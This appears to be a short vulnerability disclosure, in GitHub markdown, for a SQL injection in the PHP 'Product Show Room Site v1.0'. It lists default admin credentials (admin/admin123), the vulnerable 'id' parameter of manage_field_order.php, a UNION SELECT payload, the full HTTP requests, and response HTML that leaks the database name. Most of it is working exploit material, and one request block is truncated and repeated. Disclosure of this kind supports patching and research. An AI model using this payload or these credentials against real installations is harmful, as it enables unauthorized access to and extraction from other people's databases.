debug601 Update SQLi-1.md History

1 contributor

29 lines (20 sloc) | 1.21 KB

# Product Show Room Site v1.0 by oretnom23 has SQL injection

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15370/product-show-room-site-phpoop-free-source-code.html

Vulnerability File: /psrs/admin/categories/manage_field_order.php?id=

Vulnerability location: /psrs/admin/categories/manage_field_order.php?id=, id

Current database name: psrs_db ,length is 7

[+] Payload: /psrs/admin/categories/manage_field_order.php?id=-1%27%20union%20select%201,2,database(),4,5,6,7,8--+ // Leak place ---> id


```
GET /psrs/admin/categories/manage_field_order.php?id=-1%27%20union%20select%201,2,da
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```

```
Cookie: PHPSESSID=7g6mvmuq5m1o1cvqrhprll4jr1
Connection: close
```

```
GET
/psrs/admin/categories/manage_field_order.php?id=-1%27%20union%20select%201,2,database(),4,5,6,7,8--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=7g6mvmuq5m1o1cvqrhprll4jr1
Connection: close
```

```
id="field-order-form">
        <input type="hidden"
name="category_id" value="-1'
union select
1,2,database(),4,5,6,7,8-- ">
        <div id="field-list"
class="list-group rounded-0">
                              <div
class="list-group-item
list-group-item-action border">
                    <input
type="hidden" name="fid[]"
value="1">
                    <span class="fa
fa-arrows-alt-v
mr-2"></span><b>psrs_db</b> 

    <small class="badge
badge-danger px-3
rounded-pill">Inactive</small>
```




**psrs_db** Inactive